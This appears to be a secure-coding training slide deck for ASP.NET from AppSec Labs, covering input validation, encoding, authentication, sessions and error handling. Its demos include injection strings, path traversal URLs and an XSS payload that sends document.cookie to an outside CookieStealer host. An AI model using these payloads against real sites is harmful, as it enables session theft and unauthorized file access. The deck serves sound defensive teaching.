Secure Coding Practices in .NET

Erez Metula (CISSP), Founder
Application Security Expert
ErezMetula@AppSec-Labs.com

AppSec Application security labs

Agenda

- Input Validation
- Output Encoding
- File Handling
- Authentication
- Authorization
- Data Confidentiality
- Data Integrity
- Session & Cookie Management
- Configuration Management
- Exception Management
- Security Logging

AppSec Application security labs

Unit: Input Validation

AppSec Application security labs

Unit Agenda:

- Common injection attacks
- Strong typing
- Black list
- Whitelist
- Regex
- Validation controls

Why should I care about input validation?

- How do you know that the input your application receives is valid and safe?
  - You don't want to work with bogus data
- Input validation is an effective mitigation against most input related attacks
  - Cause errors to occur and give up info
  - SQL Injection
  - Cross Site Scripting

Example – SQL injection

```
public static bool Login(string loginID,string password) {
   string sqlQuery = "select user_id from  fsb_users where login_id = '" + loginID+
                     "' and password = '" + password + "'";
  …
}
```

- Demo

Example - XPATH Injection

- **DEMO**

  http://www.victim.com/xpathinjection/index.aspx

- Original query:

  string(//user[name/text()='' and password/text()='']/account/text())

- Becomes:

  string(//user[name/text()='' or 1=1 or ''='' and password/text()='']/account/text())

Example - LDAP Injection

```
string domainAndUsername = domain + @"\" + username;
DirectoryEntry entry = new DirectoryEntry( _path,
    domainAndUsername, pwd);
Object obj = entry.NativeObject;
DirectorySearcher search = new DirectorySearcher(entry);
search.Filter = "(SAMAccountName=" + username + ")";
search.PropertiesToLoad.Add("cn");
SearchResult result = search.FindOne();
```

Beware of LDAP Injection!

What if username = (??

The filter will become **string filter = "(samaccountname=()";**

Data Type Conversion

- The most fundamental input data check
- It relies on the language strong typing
- Example:

```
void ValidateFormData()
{
  int rating;
  try
  {
    rating = int.Parse(txtRating.Text);
  }
  catch
  {
    // Signal somehow that conversion failed.
  }

  // more validation
}
```

Black Listing

- Easiest approach but is also the most unreliable
- Major Weaknesses:
  - New attacks will not be handled
  - Encoding techniques

```
Public  void CheckInput(string s) {
      string[] blackList = {"--","/*","*/","@@","@","char", "nchar"
      ,"varchar", "nvarchar", "alter", ";", "begin", "cast", "create", "cursor", "declare"
      ,"delete", "drop", "end", "exec", "execute", "fetch", "insert","kill","open",
      "select", "sys", "sysobjects","syscolumns","table","update"};
//do some validation
}
```

White List

- Define a set of legal inputs, and accept only them
- Simple example - check for a specific list of allowed inputs

```
private bool  CheckInput (String Color)
{
      // White-list of primary colors
      String[] PrimaryColors = { "RED", "BLUE", "YELLOW" };
      for (int i = 0; i < PrimaryColors.Length;i++)
      {
       if (Color.Trim().ToUpper() == PrimaryColors[i])
       {
            return (true);
          }
      }

      // Color was not in our primary color list, so return false.
      return (false);
}
```

Regular Expression (REGEX)

- Powerful way to implement white listing and pattern matching of strings
- Rexex object can be used to perform string operations
  - Under System.Text.RegularExpression
- Example:
- // min length: 5, max length: 20
  // allowed chars: a-z A-Z 0-9 .
  string regexUsername = @"^[a-zA-Z0-9.]{5,20}$";
  if (!Regex.IsMatch(
    _txtUsername.Text,
    regexUsername,
    RegexOptions.CultureInvariant))
  { return "Not a valid username";}
- Don't forget caret (^) and money sign ($) - they specify that the whole input string has to match the expression !

Example – validating the login page

```
Regex r = new Regex("^[0-9a-z]*$");
        if (!r.IsMatch(txtUserName.Text))
}
            lblResult.Text = "bad input";
            return;
{
```

ASP.NET Request Validator

- Request validator uses a black-listing approach to search in form fields, query strings, and cookies for the following characters:
  - Left angle bracket (<) followed by a letter a-z, for example, <script>
  - Left angle bracket followed by an exclamation point (<!)
  - Ampersand followed by a number sign (&#)

Validation Controls

- Validation controls are normal ASP.NET controls that implement the IValidator interface. It defines
  - two properties, IsValid and ErrorMessage
  - a method called Validate.

```
public interface IValidator
{
  // Methods
  void Validate();

  // Properties
  string ErrorMessage { get; set; }
  bool IsValid { get; set; }
}
```

- If all validation controls succeed the page sets its own IsValid property to true.
- http://www.test.com/Demos/Validators/RegisterForm(Validation Controls).aspx

CustomValidator

```
<form id="form1" runat="server">
        <div>
          Quantity:
          <asp:TextBox runat="server" ID="_quantity" />
          <asp:Button runat="server" ID="_btn" Text="Order" />
          <br />
          <asp:CustomValidator runat="server" ID="_valQuantity"
            ControlToValidate="_quantity"
            ValidateEmptyText="false"
            OnServerValidate="_valQuantity_ServerValidate"
            ClientValidationFunction="ValidateQuantity">
          Quantity must be 5 or a multiple of 5</asp:CustomValidator>
        </div>
      </form>

protected void _valQuantity_ServerValidate(object source, ServerValidateEventArgs args)
{ //do validation…}
```

http://www.test.com/Demos/Validators/CustomValidator.aspx

Beware of client side validations

- Client-side validation can reduce the number of round trips to the server, but do not rely on it for security because it is easy to bypass.
- Validate all input at the server.
- It is easy to modify the behavior of the client or just write a new client that does not observe the same data validation rules.

- Example

```
<script> function validateAndSubmit(form) {
        if(form.elments["path"].value.length() > 0) {
                form.submit();} }
</script>
<form action="Default.aspx" method="post">
<input type=text id=path/>
<input type=button onclick="javascript:validateAndSubmit(this.parent)"
Value="Submit" />
</form>
```

DEMO – bypassing client side validators

Unit: Output Encoding

Unit Agenda:

- Common injection attacks
- Html encode
- Anti-XSS Library
- Encoding scenarios
- Escaping SQL queries

What is output encoding?

- Output encoding, also known as "escaping", is a technique used to ensure that characters are treated as data
  - Not to be confused with character encoding (ex: Unicode)
- Escaping is the primary means to make sure that untrusted data can't be used to convey an injection attack.
- There is **no harm** in escaping data properly - it will still render in the browser properly.
- Escaping simply lets the interpreter know that the data is not intended to be executed, and therefore prevents attacks from working.

Example – XSS

- Web browsers execute code sent from websites – HTML, Javascript, Flash, etc.
- Attacker manages to trick the web app to send arbitrary code to its users
  - Code is run in a user's browser under the site's domain
  - The website is used to forward an attack!
- Might Lead to
  - HTML Injection
  - XSS
  - http://www.victim.com/xss/xss.asp?username=david

HTML Encode

- Output encoding makes sure the data is neutralized before outputting it.
- A simple remediation - Html Encoding
- Special HTML characters will be converted to their HTML equivalents

  <script> will turn into **<script>**

- Using HtmlEncode method from the Use HttpUtility class

  *outputString = **HttpUtility.HtmlEncode**(incomingString);*

- *DEMO*

Microsoft AntiXSS Library

- A free library from Microsoft, intended to be used as an in-depth countermeasure against XSS in .NET applications
- Includes a couple of methods for different encoding scenarios

Encoding Method	Description
HtmlEncode	Encodes input strings for use in HTML
HtmlAttributeEncode	Encodes input strings for use in HTML attributes
JavaScriptEncode	Encodes input strings for use in JavaScript
UrlEncode	Encodes input strings for use in Universal Resource Locators (URLs)
VisualBasicScriptEncode	Encodes input strings for use in Visual Basic Script
XmlEncode	Encodes input strings for use in XML
XmlAttributeEncode	Encodes input strings for use in XML attributes

AntiXss.HtmlEncode

- The most basic scenario is when the app sends some text to the browser
- Some examples
  - <% =TextBox1.Text %>
  - Literal1.Text = "Hello " + TextBox1.Text ;
  - LinkButton1.Text = "Click here " + TextBox1.Text + "!";
- It is best to use **AntiXss.HtmlEncode** on the text:
  Hello,<%= **AntiXss.HtmlEncode(Request.Form["UserName"])**%>

  http://www.test.com/antixss/HtmlEncode.aspx

AntiXss.HtmlAttributeEncode

- Sometimes you need to use values that will be displayed in the context of an HTML tag attribute.
- Example (bad code)
  - create an HTML divider based on the thickness given by the user
  - Literal1.Text = "<hr noshade size="+TextBox1.Text+">";
- It is better to use HtmlAttributeEncode first to make sure the data is safe:
  Literal1.Text = "<hr noshade size="+**AntiXss.HtmlAttributeEncode(TextBox1.Text)**+">";

AntiXss.UrlEncode

- Sometimes you need to use a string when building a URL.

```
String MyURL = "http://www.contoso.com/articles.aspx?title=";
Response.Write("<A HREF = "+MyUrl + AntiXss.UrlEncode(Title) +"><br>" );
```

AntiXss.JavaScriptEncode

- User input which is landed inside a <script> block leads to the most dangerous type of XSS.
- All the attacker needs to do is write plain javascript code.
- If you do need to imbed user input inside of a javascript block, do it with caution.

```
<script language="javascript">
String s = <% =AntiXss.JavaScriptEncode(Request.QueryString["P"]) %>;
// Perform some action on s
</script>
```

AntiXss.XMLEncode

- Prevents XML injection attacks - the application allows the user to inject XML tags, and adding arbitrary records
- Example :
  - http://www.example.com/addUser.php?username=tony&password=Un6R34kb!e&email=s4tan@hell.com
  - A new <user> node will be added:

```
...
<user>
   <username>tony</username>
   <password>Un6R34kb!e</password>
   <userid>500</userid>
   <mail>s4tan@hell.com</mail>
</user>
...
```

XML injection

- **What about this input?**
  - **s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com**
- The record will be:

```
<user>
   <username>tony</username>
   <password>Un6R34kb!e</password>
   <userid>500</userid>
   <mail>s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com</mail>
</user>
```

- Another userid was added to the user
- Can also be used to inject <user> tags along with the associated details

Escaping as a SQL Injection Mitigation

- Parameterized SQL queries escape the outputted user's value

```
string commandText = "UPDATE Sales.Store SET Demographics = 'A'
   WHERE CustomerID = @ID;"
SqlCommand command = new SqlCommand(commandText, connection);
command.Parameters.Add("@ID", SqlDbType.Int);
command.Parameters["@ID"].Value = customerID;
command.Parameters.AddWithValue("@demographics", demoXml);
command.ExecuteNonQuery();
```

Unit: File Handling

AppSec Application security labs

Unit Agenda:

- Common injection attacks
- Sanitizing file names
- Secure path mapping
- Isolated storage

AppSec Application security labs

Path traversal

- The following demo shows an innocent looking page, letting the user to download a requested file from the base dir.
- Code:

```
string baseDir = @"c:\archive\files\";
string filename = Request["file"];
FileStream fs = File.OpenRead(baseDir+filename);
```

- http://www.victim.com/SendPdf/WebForm1.aspx?file=somefile.pdf

- But the user can get out of the base directory..
- http://www.victim.com/SendPdf/WebForm1.aspx?file=../../progs/secret/SecretFile.pdf

AppSec Application security labs

Canonicalization

- Example - String comparison canonicalization evasion
- The user is not allowed to access the "NotAllowed.txt"

  if (filename.Equals("NotAllowed.txt"){//abort the request}

  http://www.test.com/InputValidationFlaws/DirectoryTraversal/DownloadHandler.ashx?filename=NotAllowed.txt

- Using a canonical form, it can be accesed using a different name. Some examples:
  - http://www.test.com/InputValidationFlaws/DirectoryTraversal/DownloadHandler.ashx?filename=**NotAll~1.txt**
  - http://www.test.com/InputValidationFlaws/DirectoryTraversal/DownloadHandler.ashx?filename=**NotAllowed.txt.**
  - http://www.test.com/InputValidationFlaws/DirectoryTraversal/DownloadHandler.ashx?filename=**..\content\NotAllowed.txt**
  - http://www.test.com/InputValidationFlaws/DirectoryTraversal/DownloadHandler.ashx?filename=**NoSuchDir\..\NotAllowed.txt**

Do Not Accept File Names or Paths from Users

- Accepting file names or paths from users can result in attackers coercing your application into accessing arbitrary files and resources.
- Example:
- If you need to store a file from a user, store it in a database or other non-filesystem data store. Keep the name the user provided as a reference to the file, but do not use it as any form of canonical name.

Sanitize any File Names or Paths from Users

- Ensure that file paths only refer to files within your application's virtual directory hierarchy if that is appropriate.
- When checking file names, obtain the full name of the file by using the **System.IO.Path.GetFullPath** method.

Prevent cross-application directory mapping using MapPath

- use **MapPath** to map a supplied virtual path to a physical path on the server

```
Try {
    string mappedPath = Request.MapPath( inputPath.Text, Request.ApplicationPath, false);
}
catch (HttpException){ // Cross-application mapping attempted }
```

- The final **false** parameter prevents cross-application mapping.
- A user cannot successfully supply a path that contains ".." to traverse outside of your application's virtual directory hierarchy.
- Any attempt to do this results in an exception of type **HttpException**

Use Isolated Storage

- A special space on the hard drive that only your application can find
  - Saved in \Documents and Settings\<username>\Local Settings\Application Data\IsolatedStorage
- Is a mechanism that ensures that applications save data to unique and isolated data compartments
- Is assigned to an assembly based on the application, assembly, and user identity
- can create files or directories in it, and treat it pretty much like any other disk space.

Isolated Storage – Get Store

- Opening a store isolated by user and assembly identities:

```
IsolatedStorageFile isoStore =
   IsolatedStorageFile.GetUserStoreForAssembly();
```

- Opening a store isolated by user, assembly, and domain identities:

```
IsolatedStorageFile isoStore =
   IsolatedStorageFile.GetUserStoreForDomain();
```

- These methods retrieve a store that belongs to the block of code from which they are called

Isolated Storage – Open Store

- Creating a file for writing in isolated storage

```
IsolatedStorageFileStream isoStream =
   new IsolatedStorageFileStream(
   "file.txt", FileMode.Create, FileAccess.Write, isoStore);
```

- Opening a file for reading in isolated storage

```
IsolatedStorageFileStream isoStream =
   new IsolatedStorageFileStream(
   "file.txt", FileMode.Open, FileAccess.Read, isoStore);
```

- DEMO

AppSec Application security labs

Unit: Authentication

AppSec Application security labs

Unit Agenda:


- Exposing login details
- Securing passwords
- Asp.net authentication
- Brute force attacks
- Captcha
- Membership API

AppSec Application security labs

Who are you?

- Authentication is the process that an entity uses to identify another entity
- Typically through credentials such as a user name and password.

Never expose details..



Securing the passwords

- Passwords are your systems' and your users' weakest link.
  - NEVER store passwords in plain text.
    - *Hash = ComputeHash(Data, Salt)*
  - Aging
  - Password Restrictions
- Use a password policy
  - Minimum length should be 6 characters
  - Password should not match username or partial username
  - Password should not be common
  - Contains 1 capital letter.
  - Contains one special character

ASP.NET authentication

- ASP.NET supports four authentication providers:
  - **Forms Authentication** – Relies on a logon form and cookies.
  - **Passport Authentication** – Centralized authentication service provided by Microsoft.
  - **Windows Authentication** – IIS handles authentication.
  - **None**.
- Provider is specified in the **Web.config** file

```
<!– web.config file –>
<authentication
      mode = "[Windows|Forms|Passport|None]">
</authentication>
```

DEMO - Forms Authentication

- http://www.victim.com/formsauthentication/Login.aspx

```
<authentication mode="Forms">
      <forms loginUrl="Login.aspx" defaultUrl="Main.aspx" protection="All"
      timeout="10" name="Form1">
      </forms>
</authentication>
```

- It is not possible to bypass the login page without authentication (without having proper session):
- http://www.victim.com/formsauthentication/Main.aspx

DEMO – windows authentication

- http://www.test.com/windowsauthentication/Default.aspx

Brute Force

- Brute-forcing consists of systematically enumerating all possible values and checking whether each candidate satisfies the problem's statement.
- The attacker is after a valid user account to access the inner part of the application.
- Different brute-force attacks.
  - Dictionary Attack
  - Search Attacks
  - Rule-based search attacks
- DEMO – brute force


Beware of account lockout

- Note that the application being tested may have an account lockout
- Multiple password guess attempts with a known username may cause the account to be locked.
- If it is possible to lock the administrator account, it may be troublesome for the system administrator to reset it
- And if it's possible to lock all users..

Consider using CAPTCHA

- CAPTCHA ("Completely Automated Public Turing test to tell Computers and Humans Apart") is a type of challenge-response test
- ensure that the response is not generated by a computer.
- Common CAPTCHA weaknesses
  - generated image CAPTCHA is weak
  - generated CAPTCHA questions have a very limited set of possible answers
  - the value of decoded CAPTCHA is sent by the client
  - Replay attacks
    - No tracking of what ID of CAPTCHA image is sent to the user
    - No destroying the session when the correct phrase is entered – bypassing CAPTCHA by reusing the session ID

But not a too strong CAPTCHA..



- DEMO – using reCAPTCHA.NET

Membership provider

- Common API for user account:
  - Management
  - Storage
  - Authentication
- ASP.Net providers:
  - SQL – default.
  - Active directory \ AD application m
- General methods:
  - CreateUser, DeleteUser ,UpdateUser.
  - GetUser, GetAllUsers ,FindUserByEmail.
  - ValidateUser.
  - ChangePassword, ResetPassword.

```
MembershipCreateStatus createStatus;
Membership.CreateUser(
  "Alice",
  "abc!123",
  "alice@leastprivilege.com",
  "What is your favorite day of the week",
  "Friday",
  true, // Approval status
  out createStatus);
_litOutput.Text = createStatus.ToString();
```

```
MembershipUser user = Membership.GetUser("Alice");
_litOutput.Text = string.Format("{0} / {1} / {2}",
  user.UserName,
  user.Email,
  user.CreationDate);
```

Unit: Authorization

Unit Agenda:

- ASP.NET File authorization
- ASP.NET URL authorization
- Identity and Principle classes
- Role API

Authorization is about permissions


- There are two **fundamental models** for authorization that application developers can use separately or combined:
  - The access control list (**ACL**) model.
  - The role-based access control (**RBAC**) model.

Beware of client side authorizations

- Do not perform security solely at the client side!
- In case you do take security decisions at the client side, always remember to recheck at the server side
- DEMO


.NET Framework RBAC – the ASP.NET example

- The built-in capabilities of ASP.NET provide two ways of implementing role-based authorization:
  - URL authorization
  - File authorization




File authorization

http://www.victim.com/AuthorizationFileACL/Default.aspx



URL Authorization




```
<authorization>
  <allow users="DomainName\Bob" />
  <allow users="DomainName\Mary" />
  <deny users="*" />
</authorization>

<location path="admin.aspx">
  <system.web>
    <authorization>
      <allow users="admin " />
      <deny users="*" />
    </authorization>
  </system.web>
</location>

<authorization>
  <allow roles="BUILTIN\Administrators" />
  <deny users="*" />
</authorization>
```

- http://www.victim.com/AuthorizationURL/Default.aspx

Creating Generic Identities and Principals

- Create a **GenericIdentity** and a **GenericPrincipal**

```
GenericIdentity myIdent = new GenericIdentity("User1");
string[] roles = {"Manager", "Teller"};
GenericPrincipal myPrin =
   new GenericPrincipal(myIdent, roles);
```

- Attach the **GenericPrincipal** to the current thread

```
System.Threading.Thread.CurrentPrincipal = myPrin;
```

PrincipalPermission Checks

- Use permissions to make role-based security checks
- **Imperative** checks

```
PrincipalPermission prinPerm = new   PrincipalPermission("Teller", "Manager", true);
try
{
   prinPerm.Demand();  //Does the above match the active principal?
}
```

- **Declarative** checks

```
[PrincipalPermission(SecurityAction.Demand, Role="Teller", Authenticated=true)]
```

  - A declarative demand can be performed at the class level or at the method level

Role manager

- Common API for:
  - creating and deleting roles:
    - CreateRole
    - DeleteRole
  - assigning users to roles:
    - AddUserToRole
    - RemoveUserFromRole
  - doing role check:
    - IsUserInRole
    - GetAllRoles
    - GetRolesForUser

```
// Create roles.
protected void _btnCreateRoles_Click(object sender, EventArgs e)
{
  Roles.CreateRole("NormalUser");
  Roles.CreateRole("SpecialUser");
}

// Delete roles.
protected void _btnDeleteRoles_Click(object sender, EventArgs e)
{
  Roles.DeleteRole("NormalUser");
  Roles.DeleteRole("SpecialUser");
}

// Add a user to a role.
protected void _btnAddAlice_Click(object sender, EventArgs e)
{
  Roles.AddUserToRole("Alice", "SpecialUser");
}
```

Unit: Data Confidentiality

AppSec Application security labs

Unit Agenda:

- Symmetric encryption
- A-Symmetric encryption

AppSec Application security labs

Insecure Cryptographic Storage

- Sensitive information sometimes stored in cleartext
  - Users's Passwords
  - Account details
  - Customers data
  - Salaries
  - Personal information
  - Etc.
- Applications should use cryptography to protect information.
- DEMO

AppSec Application security labs

Goals of cryptography

- **Data confidentiality**
  - only sender and receiver get to see the communication content
- **Data integrity**
  - Unauthorized modifications in transit are detected by the receiver
- **Data origin authentication**
  - strong guarantees about the identity of the sending party (implies data integrity)
- **Non-repudiation**
  - participants can not deny having said whatever they said (implies data origin authentication)

Symmetric vs. Asymmetric Encryption

Algorithm Type	Description
Symmetric	**Uses one key to:** •Encrypt the data •Decrypt the data **Is fast and efficient**
Asymmetric	**Uses two mathematically related keys:** •Public key to encrypt the data •Private key to decrypt the data **Is more secure than symmetric encryption** **Is slower than symmetric encryption**

How to Encrypt Data using a Symmetric Algorithm

1. Create a SymmetricAlgorithm
2. Generate a key & IV
3. Create a stream object to which you will write the encrypted data
4. Create a CryptoStream object that is wrapped around the stream
5. Write the data to the CryptoStream object
6. Flush the final block of encrypted data and then close the CryptoStream after all of the data has been written
7. Decryption is pretty much the same…

DEMO

Encrypt ViewStates that Contain Sensitive Data

- The default ASP.NET settings ensure that ViewState is tamper proof
  - But it is not encrypted !
- It might contains confidential info
- Add the directive

  <pages ... viewStateEncryptionMode="Auto" ... />
- From within your code, call the method RegisterRequiresViewStateEncryption:

  Page.RegisterRequiresViewStateEncryption();

Unit: Data Integrity

- Digital signatures
- Hash functions

Unit Agenda:


Digital signature

- We sometimes need to make sure the authenticity data
  - The data was created by a known sender
  - The data was not altered
- Digital signatures are commonly used where it is important to detect forgery or tampering.

Unkeyed Hash Functions

- One way:
  - Easy to compute hash value for message
  - Hard to find message with specific hash value
- Collision resistant:
  - Hard to find second message with same hash value
- Used for detecting unauthorized changes
  - e.g. Detection of virus infection

Keyed Hash Functions (MAC)




- Properties:
  - One way
  - Collision resistant
  - Protected by secret key:
    - Computing and checking impossible without key
- Used for message integrity check


How to Hash Data

1. Create an instance of a Hash object
2. Use one of the following techniques to compute the hash value:
   - Call the **ComputeHash** method passing in an array of bytes to be hashed
   - Call the **ComputeHash** method passing in a stream to be hashed
   - Attach the **Hash** object to a **CryptoStream** and wrap the **CryptoStream** around a stream of data to be hashed

- DEMO



Verifying Data Integrity with Hashes



Unit: Session & Cookie Management

Unit Agenda:

- Common attack scenarios
- Client side protection
- Restrict cookies to SSL
- Reducing session lifetime
- Viewstate validation

Client side storage

- Avoid storing sensitive data at the client side
  - Cookies are most common
  - Instead, use the server side session object
    Session["SensitiveData"] = value;
- In case you must store it at the client side
  - Encrypt before sending to the user:
    myCookie.Value = Encrypt(data);
  - Sign it

Restrict Authentication Tickets to HTTPS Connections

- The HttpCookie class has a property called Secure.

```
<authentication mode="Forms">
        <forms requireSSL="true/false"
</authentication>
```

  - "True" - Set-Cookie adds the string "secure" to the cookie.
  - Browsers recognizing this flag will send the cookie only if SSL is used.
- Should be set on any sensitive site

Reducing Session Lifetime

- Limit the cookie lifetime to reduce the time window in which an attacker can use a captured cookie.
- The default timeout for an authentication cookie is 30 minutes. Consider reducing this to 10 minutes as shown here.

<forms timeout="00:10:00" slidingExpiration="true"... />

- The **slidingExpiration="true"** ensures that the expiration period is reset after each Web request
- If sliding expiration is turned off, the authentication cookie expires after the timeout period whether or not the user is active. After the timeout period, the user must re-authenticate

Session hijacking

- Example - session hijacking using XSS
- Inject into message body:

```
Great message!<script>var img=new
Image();img.src="http://192.168.50.129/CookieStealer/WebForm1.a
spx?s="+document.cookie;      </script>
```

Prevent session hijacking using session binding

- Tie cookie authentication credentials to an IP address.
  - But remember NAT (Network Address Translation)
- Tie cookie authentication credentials to windows identity
  - Relevant to Intranet applications
- Tie cookie authentication credentials to HTTP Client Headers.
  - User-Agent
  - Accept-Language

Microsoft`s HttpOnly Option

- When HttpOnly gets appended to a cookie; the browser will not allow scripts to access this cookie
  - Originally imlemented for IE
  - Other browsers support it nowadays
- Http-only mechanism is good, but not absolutely secure against all sorts of scripting attacks

Avoiding session fixation

- Session fixation - The attacker creates a link and manipulates the victim to use it:
  - Click here
- http://www.victim.com:81/catalog/login.php
- Mitigation - Create a new ASP.Net session for a user after authentication.
- When a user authenticates do:
  - *Session.Abandon()*
  - *Response.Cookies.Add(new HttpCookie("ASP.NET_SessionId", "")*
- Redirect the user

ViewState Validation

- By default ASP.NET "seals" ViewState before it leaves the server.
- This is accomplished by:
  - Hashing it
  - Encrypting the hash with a key that is stored on the server.
  - Embedding the encrypted hash in the ViewState
- Upon postback, ASP.NET decrypts the embedded hash, hashes the incoming data, and compares both values.
- If the hash has changed it triggers a ViewStateException

ViewState Replay Protection

- The ViewState integrity protection makes sure nobody had tampered with the data
- it is still possible for an attacker to replay valid ViewState at a later point in time or to a different user session.
- it is also used for CSRF based attacks
  - ViewStateUserKey is used as a countermeasure

ViewStateUserKey

- Providing additional input to create the hash value that defends the view state against tampering.
- To make this value unique for a client, you could set it to the name of the currently logged-on user or the session ID.
- Tie the ViewState to that user or session and prohibit replay to other users or sessions
  - Move this logic to a common page base class

```
public class ViewStateUserKeyBasePage : Page
{  protected override void OnInit(EventArgs e)
     {
          if (Request.IsAuthenticated)
                    {ViewStateUserKey =
     Context.User.Identity.Name;}
          base.OnInit(e);
     } }
```

Do not store sensitive data inside the viewstate

- The code should not store sensitive data in view state.
- It should use server-side storage instead.
- If the application must store sensitive data in view state, make sure that view state is tamper proof and encrypted.
- Verify the following settings:
  - **enableViewStateMac="true"** (the default setting)
  - **viewStateEncryptionMode="Auto"**.
  - code invokes **Page.RegisterRequiresViewStateEncryption**

Unit: Configuration Management

Unit Agenda:


- Secure connection to remove services
- Protecting connections strings
- Disable debugging
- Disable tracing

Configuration Management

- Configuration management refers to how your application handles operational issues such as:
  - Who does your application run as?
  - Which databases does it connect to?
  - How is your application administered?
  - How are these settings secured?

SQL Client Identity

- Which identity is used to communicate with the DB?



Best Practices for Connecting to SQL Server

- Connect as securely as possible
  - Do not use the sa login
  - Create logins for your application and grant access only to the necessary database(s)
- Run under logins with the minimum permissions necessary
  - Secure the permissions for the logins to the minimum grants on the minimum statements and objects

Protect connection strings

- Connection strings often contains sensitive information such as username/password in cleartext
- Often saved as is inside config files, such as web.config

```
<connectionStrings>
    <add name="ConnStr" connectionString="Data Source=serverName;Initial
    Catalog=Northwind;Persist Security Info=True;User ID=userName;Password=password"
    providerName="System.Data.SqlClient" />
</connectionStrings>
```

- It is advised to use DPAPI to encrypt configuration section in ASP.Net application:
- Using the **aspnet_regiis** command line tool.
- DEMO

Disable Debugging

- Any error message displayed includes a detailed exception message, stack trace, and source code
- Secure configuration:

```
<configuration>
<system.web>
<compilation debug="false">
```

Disable Tracing

- It is one of the most useful tools that a hacker can use to attack your Web-based applications if it is left enabled in a production environment.
- Secure configuration:

```
<configuration>
<system.web>
<trace enabled="false" localOnly="true">
```


Unit: Exception Management

Unit Agenda:


- Exposing errors
- .NET error settings in web.config
- Page level error handling
- Application level error handling
- Error Handling strategy

Why should we not expose error messages?

- Errors sometimes reveal too much information
- Can be used for information gathering
- Every time an unhandled error occurs in ASP.NET, a page with detailed information is generated.
- This page includes sensitive data such as:
  - Exception information
  - Stack trace
  - Exact ASP.NET version
  - HTTP error code.
- A side note - although very useful during development, not required at production environment



.NET Detailed Error Page Example



<customErrors mode="On">

Custom Error Page

- Usually, we'd want to have a user-friendly error page that resembles the rest of the application. This can be achieved by using the *defaultredirect* attribute in the web.config.
- We are not revealing the fact that an exception was thrown

  <customErrors mode="RemoteOnly" defaultRedirect="Default.aspx" />

- Specific HTTP Error Code handling

  <customErrors mode="RemoteOnly" defaultRedirect="GeneralError.aspx">
  <error statusCode="404" redirect="NotFound.aspx" />
  <error statusCode="500" redirect="NotFound.aspx" />
  </customErrors>

Error Handling

- *A better approach than using plain error pages is to use the error events of ASP.NET*
- *The Page_Error* and *Application_Error* events .
- When an unhandled exception occurs:
  1. ASP.NET Looks for the presence of the error event handler within the page itself
  2. Then, within the application class before redirecting to the default error page
- You can handle these events by simply adding a method with these well-known names to a page or global.asax.
- Another option is to implement the application error handler as an HttpModule.
- Error handlers can access the thrown exception by calling Server.GetLastError.

Exception Bubbling

- When unhandled error occurs, ASP.NET executes:
  1. The page error handler
  2. The application error handler (global.asax)
  3. Redirects to the default error page (web.config)
- Stopping exception bubbling by calling either Server.ClearError or Server.Transfer:
- Clearing the error just stops the runtime from calling the next error handler in the hierarchy, and processing stops there.
- Transfer does a server-side redirect to another page (for example, an error page, but not necessarily).

Page VS. Application level

- ASP.NET page with Error Handler

```
<%@ Page Language="C#" %>
  …
protected void Page_Error(object sender, EventArgs e)
{  // Do page-specific error handling here.  }
```

- Application-Wide Error Handler in global.asax

```
void Application_Error(object sender, EventArgs e)
  {  // Do application-wide error handling here.}
```

Prefer Server.Transfer over Response.Redirect

- Executing in the same request context of the exception.
- Exception information is available through Server.GetLastError.
